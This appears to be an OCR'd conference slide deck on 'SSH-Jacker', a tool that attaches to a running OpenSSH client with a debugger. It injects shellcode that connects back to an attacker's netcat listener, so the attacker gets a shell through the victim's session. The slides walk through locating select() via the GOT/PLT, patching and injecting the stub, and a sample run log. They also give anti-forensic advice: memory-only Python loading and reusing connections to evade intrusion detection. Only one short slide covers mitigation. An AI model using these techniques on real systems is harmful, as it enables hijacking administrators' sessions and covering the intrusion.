
But where is select()? (II)

- Find the entry in the ELF Global Offset Table for libc::select()'s address



But where is select()? (III)


- Find entries in the ELF Procedure Linkage Table for the GOT entry



But where is select()? (IV)

  - Find calls to the PLT entry in the code

- In this case, there's only one call to select anyway, so last step not required
- Just a breakpoint in the ELF PLT will do



Where we'll do the evil

- Find the virtual channel setup code:
  - `ssh.c,1150: ssh_session2_open()`
- Still no debug symbols
- Has unique string:
  - `"dup() in/out/err failed"`
- Similar to before:
  - find unique string in ELF .rodata section
  - find reference to .rodata entry in .text

The Evil Itself


- Evil code will replace first half of VC setup code
- Save regs & flags before execution, restore after
- “Shellcode” to socket(); connect();
- Put a socket where SSH expects a local filehandle (yay for Unix!)
- Leave register state just so, stack unmangled, so execution continues
- Uses libc calls, not syscalls, for no good reason

The Evil Itself (II)

- Why the effort to overwrite half a function?
  - Avoid runtime, by hand linking with no symbols
  - SSH uses lots of globals, 'data driven' style using function pointer arrays, horrible to link by hand
  - Minimal deviation from existing code
- Handcrafting for each SSH binary tedious
- Don't have enough info for a general solution...
- ... until runtime. So we patch one up then.


Generating the Evil

- Work backwards from unique string
- Learn stack size
- Patch in command line parameters
- Patch stack size, PLT entries for socket() and connect() into code



Injecting the Evil

- Backup EIP
- Backup old code
- Evil code takes care of saving and restoring registers/flags
- Overwrite start of function() with evil
- Set breakpoint to catch end of evil



Running it

```
Saving EIP
Saved EIP 0x804ad88
Saving 92 bytes of code that we're about to overwrite at 0x0804d679
Injecting 92 bytes of stub at 0x0804d679
Clearing breakpoint
Setting new breakpoint at 0x0804d682
Setting EIP to 0x0804d679
Continuing execution.
Waiting for breakpoint...
Returned from our stub! Woot!
Restoring 92 bytes of old code that we overwrote at 0x0804d679
Clearing break
Resetting EIP
Finished cleaning up, detaching from process.
Smacking it upside the head with a SIGWINCH to wake it up...
```

```
haxor:$ nc -l -p 1337
luser@pwned:~$ echo woot!
woot!
```

- Clipart dude is playing hunt the Wumpus via SSH
- The Wumpus is still going to kill him

SCP & Remote Commands

- SCP and remote commands add wrinkles:
  - Client side check to send different channel request (`CMSG_EXEC_CMD` vs `CMSG_EXEC_SHELL`)
    - Parse `argv`, figure out what our remote command is
    - Find and patch global `Buffer command` used to decide which to request. SSH won't need it again.
  - Server doesn't issue TTY
    - So what? You're way leeter than needing a TTY, right?
  - No select() busting SIGWINCH
    - Install our own SIGWINCH handler with `signal()`

Jack yourself?

- Test your plan of attack first
  - Write your hijack code in C, and compile it into the application
  - Hook it up to some sekret keystroke, or signal or whatever, so you know that it's possible
  - Base your 'shellcode' on what the compiler assembled
- Implement hijacking for a binary with debug symbols, much easier

Jack yourself? (II)

- Build a list of symbols you need to find
- Decide how you're going to find them
- Write cunning code to do so
- Jack your friends for fun and profit
- Optional: package nicely with a spinny-round-o-vision OpenGL GUI for the kiddies and Security Consultants

Bits and Pieces

- Think about your SCP-push backups, your CVS, your rsync. SSH gets around.
- Does the jacked connection show up in the list?
- What happens when they log out?

Compatibility

- Recent-ish python (>=2.2)
- Stuffed to the gills with IA32-isms
- Should work on any OpenSSH 3.x ish
- Current code known to work on Debian Sarge, RHEL3, RH9, Slackware 9.1
- SuSE's GCC is nuts. I'm amazed that the code it generates runs at all.

Tangent: Anti-forensic Technique

- Moving fast, not stopping to rootkit everything assumes you're taking Precautions
- Go and see the Grugq's talk. Really. It has FISTing.
- A brief summary
- How we apply anti-forensic technique in the SSH-Jacker

Anti-Forensic Technique

- No code on disk == no tripwire, no encase
  - everything in memory only
- Use local tools/interpreters only
  - all they'll know is that you did something, not what
  - write your tools on the spot as you need them
- No new network connections for an IDS to spot
  - reuse your existing connection
  - hide in plain sight
- Encrypt everything so packet logs are useless

How we implement AF principles

- Some bits are good already:
  - We use general purpose tools:
    - python
    - GDB
  - SSH is encrypted to start with
  - We're sneaking down an existing connection

How we fail to implement AF

- Some bits not so good
  - python code lying around on disk for people to read
  - new connection from the SSH client to us to give us our shell...
  - ...which is also in the clear
- We need to try harder
  - SSH port forward incoming shell back down encrypted session

Loading Python directly into memory

- Run a python interpreter, tell it to read python on stdin, and run it

```
$ python -c 'import sys
while 1:
   exec sys.stdin.readline()'
```

- Compile python bytecode locally, compress it, base64 encode for 7bit cleanliness
- Generate stub that will unpack and run the above
- Send both across your shell

MAFL-Load

- Doesn't sound easy enough? How about a skript?
  - `mafl-load script.py [args]`
  - Does all the previous, in one easy step
- I hack in Screen, which rocks even more
  - `Ctrl-A:!!!!mafl-load ssh-jack pid`
  - Injects output of `mafl-load` into my remote shell, and runs it. Ahh, the Joy of Unix.
- You can almost forget that you're doing it

Improvements, Future Direction

- Runtime assembler with Mosdef or similar
- Pure python debugger, remove GDB dependency
- Totally IA-32 specific; make it cross arch
- Do it to MSRDP, or Citrix ICA
- All manner of domain-specific sneakiness; a programmatic debugging toolkit is a useful thing to have in your box of tricks

Is this Theo de Raadt's Fault?

- Hell no, it's a feature!
- SSH Protocol spec says multiple shells are fine
- Server-to-client shells would be...
- ... except he took care of that...
- and unsolicited server-to-client port-forwarding :(
- Other SSH client/server implementations might be different.
- And anyway, OpenSSH is cool. Props to them.

Mitigation Technique

- Uhh, don't get rooted
- Patch kernel to restrict ptrace() to root
- Setgid your ssh client (ala ssh-agent)
- Ensure that any SSH trusts you do have are restrictive
  - `command="stuff",no-port-forwarding,permit-open="host:port"`
- Give debuggers the whole Steve Gibson Raw-Sockets-Are-Evil treatment!

Why You Should(n't) Care

- Nothing you didn't - even if you repressed it - already know
- If you get rooted, you're screwed. But you knew that.
- Rich desktops make attacking admins to get to servers a good route
- This technique is useful against any client, but protocols with VC arch are the best – MSRDP, Citrix ICA...

Hackers Made Me Do It

- Ruxcon (Sydney) 2k3 and 4 inspiration
  - Grugq: antiforensic shaolin master
  - Shaun Clowes: the holy-crap-wtf-insane Shiva ELF encryptor
  - Silvio Cesare: linux vx godfather
- Mad greetz to:
  - NZISIG, NZ2600, SLi, and the rest of what passes for a Scene in NZ.
  - Gnuspice for giving me a copy of Cheswick and Bellovin many years ago.

Demo

- Everyone loves to see the money shot

Q&A

- Shred me and my lameitude

Spam me

- metlstorm@storm.net.nz